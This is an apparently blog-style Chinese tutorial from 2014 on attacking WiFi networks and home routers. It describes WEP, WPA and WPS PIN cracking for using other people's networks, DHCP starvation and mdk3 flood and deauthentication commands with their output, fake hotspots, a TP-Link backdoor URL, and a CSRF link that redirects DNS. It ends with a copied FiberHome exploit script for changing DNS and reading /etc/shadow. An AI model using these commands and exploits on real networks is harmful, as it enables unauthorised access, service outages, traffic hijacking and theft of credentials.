


无线应用安全剖析

一：Wifi 破解方式

1.1 WEP 破解

如果你的家用路由器的无线加密方式被配置为 WEP 加密，那么你就得马上进行修改了，因为由于 WEP 加密体制缺陷，蹭网者能够通过收集足够的握手包（即计算机与无线路由器连接认证过程中的数据包），使用分析密算法还原出密码。此类加密方式的攻击成功率基本接近 100%。比较常见的攻击手法是使用 MIDIWEP 对周围的无线信号进行嗅探，当抓取到足够的 IVS 时就可以自动解出无线密码，如下图所示：




1.2 WPA/WPA2 爆破


无线路由器的另一种加密方式为 WPA/WPA2 加密，相比较于 WEP 加密，暂时未能从一些公开的方法中找到直接破解 WPA/WPA2 密码的方法，只能先抓获握手包，然后对握手包进行暴力破解，但是结合着一些技巧以及普通用户密码策略比较薄弱，成功的机率也比较高。

抓握手包跑字典，这主要看你的字典给不给力了，拼人品的时间到了，和破解 wep 操作一样的，选中信号点 launch 开始抓包，抓包的时候路由器是一定要有用户使用，目的是攻击导致对方掉线，在自动重连的过程中抓取 WPA 认证的四次握


手包。如果一直没找到在线的客户端，就抓不到包的，只能等有人用的时候再试了。



弹出下面这个提示，说明抓包成功了，把包拷出来用 EWSA 验证下是不是完整的握手包，要包含完整的四次握手信息才能用来破解。



只有提示是有效的数据包才能进行字典破解，像下面这样的数据包就是可以利用的。



接下来请出 hashcat 神器或者 ewsa 直接跑字典，(由于我的电脑配置不是很高 往往我选择的是)直接丢到淘宝让专业人士来跑

跑包握手CAP专业跑包不成功不收费先跑后拍不收电费1小时快出

转 卖 价: **¥7.00** [我要讲价](#)

成 色: 非全新

所 在 地: 广东东莞

联系方式: 1359*** [查看完整手机号码](#)

[和我联系](#)

交易方式: [在线交易](#)

至 河北石家庄 [快递:免运费](#)

立即购买

分享 (0)

收藏并订阅宝贝 (0)



担保交易 由支付宝先行保管,验货OK再付款到卖家账户。



实名认证 经支付宝核实会员身份和银行账户信息,真实可靠。

1.3 Pin 码穷举攻击(WPS 破解)


大部分无线路由器都有个 WPS 快速连接的功能,只要连接的时候输入路由器正确的 pin 管理码,就可以自动的根据算法协商密钥连上 WiFi。这个 pin 码是 8 位纯数字,前 4 位和后 4 位是分开验证的,第 8 位是检验码(根据前 7 位按照一定的算法可以推出第 8 位)。也就是说如果要穷举这个 pin 码,只需要 $10^4 + 10^3 = 11000$ 次, reaver 就是干这个差事的工具。只要路由器开启了 WPS 功能,并且没有锁死 WPS 的机制,是百分百可以尝试出正确的 pin 码,得到 pin 码后就能获取到 wpa 密码了。而且大部分情况下,路由器出厂开放 WPS 功能哦:)。不过要说明的是有些路由器,试错 pin 码多次会锁死,这种情况下只能用第一种抓包跑密码了。

点击扫描出现路由器 MAC 名称 等信息 带有 WPS 支持 PIN 码破解,扫描出来带有 WPS 路由器, 点击 **Reaver** 进行 PIN 码穷举攻击。如下图



现已破解出 **PIN** 码

? 21:33:55 (4 seconds/pin)



进行连接



在框中输入破解得到的 pin 码。点击下一步，软件会自动寻找路由，自动连接啦

1.4 腾达无线路由器 PIN 码漏洞

腾达无线路由器 MAC 地址以“C83A35”或“00B00C”打头的默认 PIN 码,可以算出来

把计算器调为程序员型，选十六进制，比如 08:10:76:0F:B3:5C 这个 MAC 地址，取后六位，输入完后选十进制就算出 pin 码前 7 位了，第 8 位程序会自己补全。



计算得到的 就是路由的 pin 的前 7 位了，pin 码共由 8 位数字组成，前 7 位已经出来了，最后一位自己猜呀猜就出来了，猜出了就直接连接路由啦。

1.4 APP 造成 wifi 密码泄漏

用 WiFi 万能钥匙获取 WiFi 密码，前提是已经 root 的安卓手机。WiFi 万能钥匙从服务器获取到别人分享的密码来连接 WiFi，断开后就把密码清除了。重点来了，WiFi 在连接的过程中密码是保存在本机的/data/misc/wifi/wpa_supplicant.conf 上的，我们可以强行终止 WiFi 万能钥匙进程，那密码就永久保存下来了，这时候用带文件管理器比如 re 或者 es 浏览器，打开/data/misc/wifi/wpa_supplicant.conf 就能看到密码了。



或者装个 app 吧，搜下 WiFi 连接管理器，长按显示密码就行了，都需要 **root** 权限的。




二：WIFI 攻击

2.1 中间人攻击

所谓中间人攻击就是目标主机与另一主机进行正常连接的过程中，攻击者通过拦截、插入、伪造、中断数据包等方式，达到获取对方登陆账户及密码，伪造身份等目的。



手机端进行 ARP 攻击



连接进入网络之后，使用 dSploit 扫描到的设备列表与路由器管理界面中的一模一样：



2.2 跳板攻击

基于软件无线跳板攻击

基于软件的无线跳板攻击是指在有线网络的基础上，加入了无线网络的环节，通过配合

使用有线网络内的主机、笔记本作为传输节点，一一连接起来进行无线信号到有线网络的传输。

基于硬件无线跳板攻击

使用主机、无线路由器或者无线 AP 作为传输节点，并一一连接起来以便进行无线信号的传输，也就是常说的无线中继。

通过将多个无线 AP 中继，将原本内部的无线网络信号传递出来。

2.3 DHCP 攻击

利用 DHCP 的脆弱性发起的攻击能够迅速耗尽 IP 地址池，导致大面积的业务瘫痪，而且难以追踪，危害性极大。

```
bt ~ # dhcpx -v -i eth0 -D 49.65.46.255 -t 100
DHCPx $Revision: 1.4 $
      (c) 2k++ FX <fx@phenoelit.de>
      Phenoelit (http://www.phenoelit.de)
      IRPAS build XXXIX
      Scan/attack destination is 49.65.46.255
      discovery will run for 100 seconds
      ARP will run for 3 seconds
ARPing for destination address ...
Discovering DHCP servers ...
Added server 49.65.46.129
```

大量 IP 被占用

49.65.46.182	selecting	
49.65.46.183	selecting	
49.65.46.184	selecting	
49.65.46.185	selecting	
--More--		
49.65.46.193	selecting	
49.65.46.194	selecting	
49.65.46.195	selecting	
49.65.46.196	selecting	
49.65.46.197	selecting	
49.65.46.198	selecting	
49.65.46.199	selecting	
49.65.46.200	selecting	
49.65.46.201	selecting	
49.65.46.202	selecting	
49.65.46.203	selecting	
49.65.46.204	selecting	
49.65.46.205	selecting	
49.65.46.206	selecting	
49.65.46.207	selecting	
Address	Hardware	Lease
---	---	---
49.65.46.208	4e-52-0b-7b-6c-51	120
49.65.46.209	14-a5-b1-a5-4a-b9	120
49.65.46.210	03-b8-f0-84-b3-b3	120
49.65.46.211	62-a1-88-ee-9e-9a	120
49.65.46.212	6c-df-e8-58-30-09	120
49.65.46.213	2e-92-69-f7-4c-ec	120
49.65.46.214	25-4c-53-58-fe-44	120
49.65.46.215	65-f9-4f-84-94-24	120
49.65.46.216	03-d9-d9-33-e2-ba	120
49.65.46.217	4c-5f-87-98-4c-e1	120
49.65.46.218	2e-b9-49-2c-fc-ba	120
49.65.46.219	34-db-66-49-fe-57	120
49.65.46.220	30-a3-34-12-5d-2b	120
49.65.46.221	0a-29-41-d5-0b-a7	120
49.65.46.222	60-10-64-5d-c9-ef	120

2.4 DDOS 攻击

验证洪水攻击

和传统的有线网络一样，无线路由器也会面临无线 DOS 攻击的威胁

我们使用 mdk3 来测试验证洪水攻击。

我们可以看到 mdk3 伪造了大量的虚假客户端去连接 chinanet，MA 地址也都是随机伪造的。


```
Connecting Client: 15:F0:A5:0E:37:52 to target AP: 00:0F:E2:98:63:A0
Connecting Client: 7A:1E:FB:A6:3E:B1 to target AP: 00:0F:E2:98:63:A0
AP 00:0F:E2:98:63:A0 seems to be INVULNERABLE!
Device is still responding with 17000 clients connected!
Connecting Client: 2C:2B:27:49:EE:BF to target AP: 00:0F:E2:98:63:A0
AP 00:0F:E2:98:63:A0 seems to be INVULNERABLE!
Device is still responding with 17500 clients connected!
Connecting Client: DB:A0:63:CF:BC:EF to target AP: 00:0F:E2:98:63:A0
Connecting Client: 18:71:AE:F6:02:7F to target AP: 00:0F:E2:98:63:A0
Connecting Client: E0:7B:0D:37:CC:13 to target AP: 00:0F:E2:98:63:A0
Connecting Client: E3:B9:54:FB:E7:D1 to target AP: 00:0F:E2:98:63:A0
AP 00:0F:E2:98:63:A0 seems to be INVULNERABLE!
Device is still responding with 18000 clients connected!
Connecting Client: 4C:FC:F4:FF:63:35 to target AP: 00:0F:E2:98:63:A0
Connecting Client: E7:9A:57:4A:C3:6F to target AP: 00:0F:E2:98:63:A0
AP 00:0F:E2:98:63:A0 seems to be INVULNERABLE!
Device is still responding with 18500 clients connected!
AP 00:0F:E2:98:63:A0 seems to be INVULNERABLE!
Device is still responding with 19000 clients connected!
Connecting Client: F0:F9:92:F1:F7:91 to target AP: 00:0F:E2:98:63:A0
Connecting Client: 87:35:01:C3:3B:37 to target AP: 00:0F:E2:98:63:A0
AP 00:0F:E2:98:63:A0 seems to be INVULNERABLE!
Device is still responding with 19500 clients connected!
```

取消验证洪水攻击

- 1、客户端与 AP 建立连接
- 2、通过广播插入伪造的取消身份验证报文
- 3、客户端认为该报文来自 AP
- 4、已连接的客户端自行断开连接

```
root@bt:~# mdk3 mon0 d -c 1 -a 00:0F:E2:98:63:A0 -s
Disconnecting between: 74:DE:2B:68:5F:7C and: 00:0F
Disconnecting between: 00:1F:3C:92:ED:56 and: 00:0F
Disconnecting between: 74:DE:2B:68:5F:7C and: 00:0F
Disconnecting between: 00:21:6B:12:DA:DE and: 00:0F
Disconnecting between: 00:21:6B:12:DA:DE and: 00:0F
Disconnecting between: 00:21:6B:12:DA:DE and: 00:0F
Disconnecting between: 74:DE:2B:68:5F:7C and: 00:0F
Disconnecting between: 74:DE:2B:68:5F:7C and: 00:0F
Disconnecting between: 74:DE:2B:68:5F:7C and: 00:0F
Disconnecting between: 00:21:6B:12:DA:DE and: 00:0F
Disconnecting between: 74:DE:2B:68:5F:7C and: 00:0F
Disconnecting between: 74:DE:2B:68:5F:7C and: 00:0F
Disconnecting between: 74:DE:2B:68:5F:7C and: 00:0F
Disconnecting between: 00:1F:3C:92:ED:56 and: 00:0F
Disconnecting between: 00:1F:3C:92:ED:56 and: 00:0F
Disconnecting between: 74:DE:2B:68:5F:7C and: 00:0F
Disconnecting between: 74:DE:2B:68:5F:7C and: 00:0F
Disconnecting between: A0:88:B4:E7:02:7C and: 00:0F
Disconnecting between: 64:A7:69:80:88:41 and: 00:0F
Reply from 123.125.114.144: h
Reply from 123.125.114.144: h
Reply from 123.125.114.144: h
Reply from 123.125.114.144: h
Reply from 123.125.114.144: h
Reply from 123.125.114.144: h
Reply from 123.125.114.144: h
Reply from 123.125.114.144: h
Reply from 123.125.114.144: h
Reply from 123.125.114.144: h
Reply from 123.125.114.144: h
Reply from 123.125.114.144: h
Reply from 123.125.114.144: h
Reply from 123.125.114.144: h
Request timed out.
Request timed out.
Request timed out.
Request timed out.
```

这种攻击不是针对 AP 的，而是针对于 client 的，当我们发动攻击的时候我们可以马上看到无法访问网络了，见效很快。此时我们可以利用-s 参数来加快发包速率。这种效率是非常高的，一般发动开始，client 便开始断网。

三：WIFI 钓鱼

3.1 被动式攻击

建立虚假 wifi 热点,等候别人的连接，安装 tcpdump 等工具进行抓包窃取数据。

3.2 主动式攻击

利用智能手机 Wi-Fi 广播 协议的缺陷 / 自动接入设计进行攻击。
手机连接过 WIFI 热点信息之后会保存在手机里，每次进入无线覆盖范围就会自动接入。

公开 WIFI 热点

中国移动热点：CMCC、CMCC-EDU 等

中国联通热点：ChinaUnicom 等

中国电信热点：ChinaNet、ChinaTelecom 等

无线设备为了加快连接速度，会对外广播过它连接过什么无线，ssid 是多少。如果我截获到了这个广播，我自然能知道你连过什么无线，把这个无线伪造出来

建立相同 SSID 但没有密码的 ap 热点，手机会主动连接手机里已连接过的 AP 热点，连接的时候只验证 SSID 是否相同，当不存在密码的时候，不用去验证，会主动连接。(应该是安卓 4.2 以下版本可以)。

国产手机自带的 Wlan 服务(删都删不掉)

将运营商的 Wi-Fi 热点内置到你的手机中，更有甚者一些手机中这几个 Wi-Fi 你都删不掉，碰到了就连上，这样的情况下 我们随意建立一个类似于 CMCC 等热点就可以进行信息窃取。

四：设备攻防

TP-link 后门

TP-LINK 的某些型号的路由器存在一个后门功能，通过访问某个无需授权认证的特定页面，路由器会自动从攻击者控制的 TFTP 服务器上下载程序并执行。攻击者利用这个漏洞可以在路由器上以 root 身份执行任意命令，从而可完全控制路由器。

`http://192.168.0.1/userRpmNatDebugRpm26525557/start_art.html` ”，路由器会从发起请求的机器通过 tftp 下载一个 nart.out 文件，并以 root 权限执行该文件。

CSRF 攻击

IE 不支持 Http Authentication 使用此方法在 IE 下攻击是无效的 完美兼容 FF chrome。

`http://admin:admin@192.168.1.1/userRpm/LanDhcpServerRpm.htm?dhcpserver=1&ip1=192.168.1.100&ip2=192.168.1.199&Lease=120&gateway=0.0.0.0&domain=&dnsserver=&dnsserver=54.248.102.5&dnsserver2=8.8.8.8&Save=%25B1%25A3+%25B4%25E6`

烽火通信某款路由器被爆存在漏洞-可远程修改 DNS

<http://www.exploit-db.com/exploits/28450/>

```
# Exploit Title: Directory Path Traversal FiberHome Modem Router HG-110 / Remote Change DNS Servers
# Date: 22/09/2013
# Exploit Author: Javier Perez - javier@thecenutrios.com - @the_s4int
# Vendor Homepage: http://hk.fiberhomegroup.com/
# Version: HG110_BH_V1.6

# PoC: Remote Change DNS Servers
# Example file "shadow": http://<public_ip>:8000/cgi-bin/webproc?getpage=../../../../../../../../etc/shadow&war:menu=advanced&war:page=dns

import urllib
import urllib2

ip = raw_input("Enter Public IP: ")
dns1 = raw_input("Enter DNS1: ")
dns2 = raw_input("Enter DNS2: ")
url = 'http://'+ip+':8000/cgi-bin/webproc?getpage=html/index.html&war:menu=setup&war:page=lan'
user_agent = 'Mozilla/4.0 (compatible; MSIE 5.5; Windows NT)'
modificar = '%3AInternetGatewayDevice.LANDevice.1.X_TWS2-COM.ProxyArp=0&%3AInternetGatewayDevice.LANDevice.1.LANHostConfigManagement.DomainName=bamovist'
headers = { 'User-Agent' : 'Mozilla/5.0 (Windows NT 6.1) AppleWebKit/537.11 (KHTML, like Gecko) Chrome/23.0.1271.64 Safari/537.11' }

req = urllib2.Request(url, modificar, headers)
response = urllib2.urlopen(req)

url = 'http://'+ip+':8000/cgi-bin/webproc?getpage=html/index.html&war:menu=maintenance&war:page=system'
user_agent = 'Mozilla/4.0 (compatible; MSIE 5.5; Windows NT)'
modificar = 'reboot=Reboot&obj-action=reboot&war%3Aredirect=1&war%3Amenu=maintenance&war%3Apage=system&war%3Aerrorpage=system&getpage=html%2Fpage%2Ffre'
headers = { 'User-Agent' : 'Mozilla/5.0 (Windows NT 6.1) AppleWebKit/537.11 (KHTML, like Gecko) Chrome/23.0.1271.64 Safari/537.11' }

req = urllib2.Request(url, modificar, headers)
response = urllib2.urlopen(req)
the_page = response.read()
```

四：路由器攻破可以干什么？

网络出口流量控制在你手里，手机端利用更新 系统漏洞挂马？ PC 端利用 IE 等漏洞来挂马？ 窃取登录密码等等。

控制路由器就等于控制 80% 以上的通讯数据包，利用方式和局域网嗅探、劫持大同小异。

2014 年 12 月 8 日